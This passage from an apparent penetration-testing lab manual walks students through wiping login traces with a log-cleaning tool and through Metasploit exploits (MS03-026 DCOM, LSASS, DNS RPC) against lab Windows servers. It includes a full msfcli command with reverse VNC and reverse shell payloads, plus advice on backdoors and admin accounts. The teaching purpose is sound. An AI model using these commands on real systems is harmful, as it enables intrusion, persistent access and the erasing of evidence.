Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get illusion-6.2.tar.gz
local: illusion-6.2.tar.gz remote: illusion-6.2.tar.gz
200 PORT command successful.
150 Data connetion established, beginning transfer.
226 Transfer complete.
3768 bytes received in 0.00 secs (14317.8 kB/s)
ftp> exit
221 Thanks for visiting.
m2root@m2ubuntu:/tmp$ ls
5131.jsvc_up  hsperfdata_tomcat6  illusion-6.2.tar.gz
```


Notes:

e. Now let's use this program.
   i. We need to unzip the program first.
   ii. Type: **tar –zxvf illusion-6.2.tar.gz**
   iii. Type: **cd illusion-6.2**

```
m2root@m2ubuntu:/tmp$ tar -zxvf illusion-6.2.tar.gz
illusion-6.2/
illusion-6.2/illusion
illusion-6.2/cl.c
illusion-6.2/Makefile
illusion-6.2/sysd.c
m2root@m2ubuntu:/tmp$ ls
5131.jsvc_up         illusion-6.2
hsperfdata_tomcat6   illusion-6.2.tar.gz
m2root@m2ubuntu:/tmp$ cd illusion-6.2/
m2root@m2ubuntu:/tmp/illusion-6.2$ ls
cl.c  illusion  Makefile  sysd.c
```

iv. Type: **sudo chmod u+x illusion**

```
m2root@m2ubuntu:/tmp/illusion-6.2$ sudo chmod u+x illusion
```

v. Type: **sudo ./illusion –h**

```
m2root@m2ubuntu:/tmp/illusion-6.2$ sudo ./illusion -h
-e + illusion(6.2) - the mirror game

-e usage: ./illusion <string/ip/user> <on/off>
```

vi. Type: **sudo ./illusion <username> off**

```
m2root@m2ubuntu:/tmp/illusion-6.2$ sudo ./illusion sqladmin off
-e + starting illusion(6.2) - the mirror game
-e +
-e -n + cleaning auth.log [1153 lines]
./illusion: 127: let: not found
-e  strings removed
-e -n + cleaning boot [1 lines]
./illusion: 127: let: not found
```

f. Logout

g. Now return to the Ubuntu Server via the VM Interface.

i. Login with the original admin user account (m2root).

ii. Now run the who command and make sure you are gone!!

1. Type: **who –a**

```
m2root@m2ubuntu:~$ who -a
           system boot  2009-05-26 16:56
           run-level 2  2009-05-26 16:56                   last=
LOGIN      tty4         2009-05-26 16:56              4240 id=4
LOGIN      tty5         2009-05-26 16:56              4241 id=5
LOGIN      tty2         2009-05-26 16:56              4246 id=2
LOGIN      tty3         2009-05-26 16:56              4247 id=3
LOGIN      tty6         2009-05-26 16:56              4248 id=6
m2root   - tty1         2009-05-26 17:14    .         5155
           pts/0        2009-05-26 18:08              6557 id=ts/0
```

9. Now that we are clean, we can exit and move on. At this point, a hacker may choose to install a rootkit and/or set this machince up as a zombie.

9.5 Exercise5 – Documentation of the assigned tasks

1. CPTC: Utilizing any software products you see fit record all of your tasks in such a way that your team leader can compile a professional report.

10 Module 10 Lab – Advanced Vulnerability and Exploitation Techniques

Lab Scenario

As a member of a pen testing team, you will not be compiling the entire final report but you are required to document all of your activities to contribute to the final report. Every detail that is needed for a report must be turned in to the project leader at the end of the job. You are asked to keep that documentation which will be reviewed by your team leader at a later date.

Lab Objectives

1. Perform an Exploit using the command line with Metasploit.
2. Perform an Exploit with the web interface of Metasploit in Windows.
3. Compile an Exploit-DB.com exploit and utilize that program to take control of your 2000 server.
4. Use Saint to perform exploits on your server.
5. Document every task you perform in such a way that a thorough report can be compiled.

Lab Resources

1. BackTrack 5
    a. Metasploit
    b. The archive.tar.bz2 file from exploit-db.com
    c. Saint
2. Metasploit – Windows Version

Lab Tasks Overview

1. In BackTrack 5 VM, navigate to the Metasploit Framework3 directory from a bash shell.
2. Using the msfconsole look at the exploits and payloads.
3. Execute the ms03_026_dcom exploit using the msfcli command line against your 2000 server from your BackTrack 5 VM.
4. Start the msfweb in Windows.
5. Change the look of your skin to the luminous style.
6. Execute the Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow Exploit against your 2000 server using the msfweb interface from your XP VM.
7. Execute the Microsoft DNS RPC Service extract QuotedChar() Overflow (TCP) against your 2003 server using the msfweb interface from your XP VM.
8. Navigate to the Exploit directory on your BackTrack VM.
9. Untar the **archive.tar.bz2** archive so that it can be used.
10. Open the sploitlist in kwrite and search for rpc dcom.
11. Copy 76.c to the tmp directory.
12. Compile the code and execute the exploit against your 2000 server.
13. Start Saint and open the Penetration Testing portion.
14. Perform a Pen test with Saint against any of your servers.

15. Utilizing any software products you see fit record all of your tasks in such a way that your team leader can compile a professional report.

Lab Details - Step-by-Step Instructions

10.1 Exercise1 – Metasploit Command Line

1. If it is not already running, please start your 2000 server. Take note of its IP address.
2. Open your BackTrack 5 VM image. Run ifconfig and take note of the IP address.
3. Before we know what exploit to run, we need to analyze our data from previous lab modules. You can either scan the 2000 server again or you can look at the data you collected before. I want you to pay close attention to your NMAP scans. We are going to perform two exploits based upon what we have found with NMAP -sV. Take a look at the items below. We are going to show you how we find exploits within Metasploit based on that information.

This Picture is for Example Only!

Notes:

4. Open a bash shell and move to the following directory.
   a. Type: **cd /pentest/exploits/framework3**and **hit enter**
5. We need to update the Metasploit database before we start.
   a. Type: **svn update** and **hit enter**

This Picture is for Example Only!

```
bt ~ # cd /pentest/exploits/framework3/
bt framework3 # svn update
U    external/ruby-lorcon/extconf.rb
U    external/ruby-lorcon/README
U    external/pcaprub/extconf.rb
```

b. The update should end something like this. The Revision number may be higher.

This Picture is for Example Only!


```
A    data/exploits/capture/http/social.txt
U    data/exploits/capture/http/index.html
Updated to revision 5632.
bt framework3 #
```

6. We are now ready to take a look at the different items that make up the Metasploit Framework.
   a. Type: **./msfconsole**
      i. This is a command line version of Metasploit. Usually only the advanced users that understand this program inside and out use this version. It is very fast and easy to use once you have the experience.

```
bt framework3 # ./msfconsole
```


b. Type: **show exploits**
   i. This allows you to see every exploit available to you within the framework.


ii. When looking at the exploits, see if you can find some that match the services running on your 2000 box. This is one method of finding what you need. You will see another when using the web interface on Exercise 2.



c. Type: **show payloads**

i. This allows you to see every payload available to you within the framework. A payload is what you are using to gain control, like a reverse shell or adding a user.

Notes:



d. Now exit by typing: **exit**

7. Based on the NMAP scan, we have the RPC running on port 135. And since we can also see that it's a Windows 2000 server that tells us that the DCOM exploit may work. Let's see if we can make that baby run!
8. You can also check your stored Nessus report from your earlier scan to identify potential vulnerabilities.

NOTE: Just seeing open ports does not guarantee a vulnerability. Take the time to review your Saint and Nessus scans from Module 6 lab and see if you can find some additional exploits.

a. Type: **./msfcli windows/dcerpc/ms03_026_dcom RHOST=<victim ipaddress> RPORT=135 PAYLOAD=windows/vncinject/reverse_tcp LHOST=<attack ipaddress> TARGET=0 E**

i. What does all this mean?

1. ./msfcli – This allows you to run metasploit commands without being logged into any interface.
2. windows/dcerpc/ms03_026_dcom – This is the exploit we are running.
3. RHOST=<victim ipaddress> - This is the victim machine. Replace <victim ipaddress> with the IP address of your victim, namely the Windows 2000 VM.
4. RPORT=135 – This is the port we are attacking on the victim machine.
5. PAYLOAD=windows/vncinject/reverse_tcp – This is what is going to happen after we run the exploit. In this case, you are going to return a reverse VNC to your system.


6. LHOST=<attack ipaddress> - This is attackers IP address. You will get the payload returned to this address.Replace <attack ipaddress> with your BackTrack VM IP address.
7. TARGET=0 E – This is telling the exploit that it is a Windows 2000 system.

ii. Now **hit enter**

```
/vncinject/reverse_tcp LHOST=192.168.2.10 TARGET=0 Em RHOST=192.168.2.12 RPORT=135 PAYLOAD=windows
[*] Started reverse handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.2.12[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.2.12[135] ...
[*] Sending exploit ...
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] The DCERPC service did not reply to our request
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (327693 bytes)...
[*] Upload completed.
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vnciewer in the background.
[*] VNC Server session 1 opened (192.168.2.10:4444 -> 192.168.2.12:1049)

Connected to RFB server, using protocol version 3.3
No authentication needed
Desktop name "VNCShell [SYSTEM@ADMIN-XX9RVCHDO] - Full Access"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Warning: Cannot convert string "-*-helvetica-bold-r-*-*-16-*-*-*-*-*-*-*" to type FontStruct
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using shared memory PutImage
Same machine: preferring raw encoding
```

iii. Now you have a remote desktop and full access to the system. Pretty cool huh!

Notes:




9. From here we would Pivot our attack by uploading tools and creating the backdoor just in case we lose this session. We would also create an admin account so that we can access the system at any time.
    a. If you do not remember how we did this, you can refresh your memory by returning to the Module 7 Labs, Exercise 2 steps 6 to 9.
10. We are going to move on to the web interface so that you can learn a little more about Metasploit.
11. Restart your Windows 2000 server. You need to restart the server after every exploit. It is noted here only because some exploits are a one and done exploit. It is possible that others like the DCOM can be performed numerous times on the same machine without a restart. The restart is added to simply avoid potential issues using multiple exploits on the same computer.

Notes:

10.2 Exercise2 – Metasploit Web Interface

1. Switch over to your Windows XP VM.
2. We need to update metasploit before moving on.
    a. **Click** on Start | All Programs | Metasploit 4 | Online Update

b. Wait patiently for the update to finish.




c. **Click** any key.


3. Now let's start the web interface.
   a. **Click** on Start | All Programs | Metasploit 3 | Metasploit 3 Web

Notes:

   i. It will launch a shell and then open your browser to the web framework. If the metasploit framework does not appear in the browser, set your address to: http://127.0.0.1:55555/

4. First things first – we have to make this look better.
   a. Click Options







   b. Choose the Luminous Style Skin
   c. Click Save Skin

5. Now let's search for some exploits. If you look back at the NMAP scan you will see port 445 open, which tells us that SMB is running. Let's search the exploits for that process.
   a. Click Exploits


   b. Type **smb** in the search box and wait patiently as it brings you the list.
      i. A rookie, which everyone was or is at one time, would have to test each one of these on a practice system before going to the real world with this.
      ii. We are going to save you time. Scroll down to locate, then click on the Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow Exploit.



   c. **Click** on the target of Windows 2000 English.




   d. We now see the many, many choices for a Payload.
   e. Scroll down to locate then **click** on the windows/shell/reverse_tcp payload.




6. Let's run that exploit.
   a. We need to fill in a few blanks.
   b. In the RHOST box, enter the victim IP address.
   c. In the LHOST box, enter your address.
   d. Click Launch Exploit.

Notes:

This Picture is for Example Only!



7. Now what?
   a. You can see in the pop window that the exploit was successful and a session was started. From here you can type in commands to control the target. Confirm your success with **whoami** or **ipconfig**.




   b. If you have run multiple exploits and opened multiple sessions, metasploit keeps track of them. Click on **Sessions** in the menu.

Notes:

This Picture is for Example Only!


c. Then, select and click on a session and the control window for that session will open.
d. Type: **ipconfig** and hit enter
    i. You should be able to verify that you are on the victim machine.

This Picture is for Example Only!




8. Again, we would move on to our next phase of the attack during a normal penetration test.
9. If you have time, continue to try different exploits against your systems.
10. When finished, close metasploit sub-windows to return to the “home” or start page. Restart the 2000 server. Move on to attacking your 2003 server. Take note of the IP address of the 2003 VM.
11. Just as before you attacked Windows 2000, take a look at your NMAP scans, you should see RPC running on multiple ports.

12. Search Metasploit for RPC exploits. There should be several to choose from.
13. Lets try the Microsoft DNS RPC Service extractQuotedChar() Overflow (TCP).
14. Click on that one.




15. Click on **Automatic (2000 SP0-SP4, 2003 SP0, 2003 SP1-SP2)**.
16. Choose windows/shell_reverse_tcp as the payload on this one.




17. There is not much to fill in with this one.
    a. Enter your target (RHOST) host.
    b. Leave the target port (RPORT)at 0, the automatic targeting will find the appropriate port for you.
    c. Enter your IP address (LHOST).

This Picture is for Example Only!



18. Click Launch Exploit.
19. Did it work?

This Picture is for Example Only!



10.3 Exercise3 – Exploit-DB.com

